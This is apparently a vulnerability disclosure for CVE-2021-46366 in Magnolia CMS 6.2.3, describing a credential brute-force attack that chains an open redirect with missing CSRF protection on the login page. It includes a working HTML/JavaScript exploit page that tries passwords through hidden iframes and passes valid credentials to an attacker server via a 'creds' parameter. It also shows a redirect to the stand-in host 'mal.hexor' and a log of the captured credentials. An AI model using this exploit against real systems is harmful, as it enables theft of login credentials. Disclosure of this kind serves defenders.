Magnolia Disclosures

Version 6.2.3

Environment:

- Magnolia 6.2.3
- Ubuntu Linux

Findings:

1. CVE-2021-46366: Credential Bruteforce Attack via CSRF + Open Redirect

Description:
By combining a “Open Redirect” vulnerability with a “Cross-Site Request Forgery” (CSRF) vulnerability, an attacker may use a victim, with access to Magnolia Login page, to bruteforce potential user-password combinations and exfiltrate any valid credentials back to the attacker.
This attack can be used to hide the attacker’s source IP from the Magnolia server or bypass IP restrictions that may be in place.

Proof of Concept:
The Magnolia login page is vulnerable to a “Open Redirect” vulnerability via the “mgnlReturnTo” get parameter. The redirect only occurs on a successful login.

HTTP Request:

```
POST /magnoliaPublic/.magnolia/admincentral?mgnlReturnTo=http%3A%2F%2Fmal.hexor%2F
HTTP/1.1
Host: 192.168.243.180:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

mgnlUserId=superuser&mgnlUserPSWD=superuser&csrf=
```


HTTP Response:

```
HTTP/1.1 302
Set-Cookie: JSESSIONID=4583E475B83C6B5C21DF44572CABE1F1; Path=/magnoliaPublic; HttpOnly;
SameSite=Strict
X-Magnolia-Registration: Registered-demo
Location: http://mal.hexor/
Content-Length: 0
Date: Wed, 28 Oct 2020 22:50:22 GMT
```

With this knowledge, we can create the following HTML page that leverages the “Open Redirect” and the “Lack of CSRF Protection” of the Login Page in order to bruteforce a set of credentials:

```
<html>
  <body>

    <form id="malForm" target="" method="POST">
      <input type="hidden" id="user" name="mgnlUserId" value="" />
      <input type="hidden" id="pass" name="mgnlUserPSWD" value="" />
      <input type="hidden" name="csrf" value="" />
    </form>

<script>
var user = "superuser";
var pass = ["test1", "test2", "superuser"];

for (i = 0; i < pass.length; i++) {
  var iframe = document.createElement('iframe');
  iframe.style.display = "none";
  iframe.name = pass[i];
  document.body.appendChild(iframe);


  var action =
"http://192.168.243.180:8080/magnoliaPublic/.magnolia/admincentral?mgnlReturnTo=" +
encodeURI(document.location.origin + "?creds=" + user +  ":" + pass[i]);
  document.getElementById("malForm").action = action;
  document.getElementById("malForm").target = pass[i];
  console.log(pass[i]);
  document.getElementById("user").value = user;
  document.getElementById("pass").value = pass[i];
  document.getElementById("malForm").submit();
}
</script>

  </body>
</html>
```

We host the malicious HTML via a python webserver at address “localhost:8000/brute_csrf_iframe.html”. When accessed the JavaScript in the page will be triggered resulting in multiple iframes which will be used to perform the password bruteforce:



Mozilla Firefox
localhost:8000/brute_csrf_i
localhost:8000/brute_csrf_iframe.html
Inspector
Console
Debugger
Search HTML

```
<html>
  <head></head>
  <body>
    <form id="malForm" target="superuser" method="POST"
    action="http://192.168.243.180:8080/magnoliaPublic/.magnolia/admince…
    mgnlReturnTo=http://localhost:8000?creds=superuser:superuser">…</form>
    <script>…</script>
    <iframe style="display: none;" name="test1">…</iframe>
    <iframe style="display: none;" name="test2">…</iframe>
    <iframe style="display: none;" name="superuser">…</iframe>
  </body>
</html>
```

Note: The number of Iframes is generated based on the number of tried credentials.

Because the “Open Redirect” is followed only when a valid set of credentials is entered, we can remotely exfiltrate these valid credentials by including them as GET parameters in the URL which will be followed by the “Open Redirect”.

So, although we try multiple credentials, only “superuser:superuser” will follow the redirect and the attacker server will log them via the GET parameter “?creds=”.


guest@tester: ~/Desktop/Magnolia/Brute_CSRF
File Edit View Search Terminal Help

```
guest@tester:~/Desktop/Magnolia/Brute_CSRF$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [29/Oct/2020 01:08:36] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [29/Oct/2020 01:08:37] "GET /brute_csrf_iframe.html HTTP/1.1" 200 -
127.0.0.1 - - [29/Oct/2020 01:08:38] "GET /?creds=superuser:superuser HTTP/1.1" 200 -
```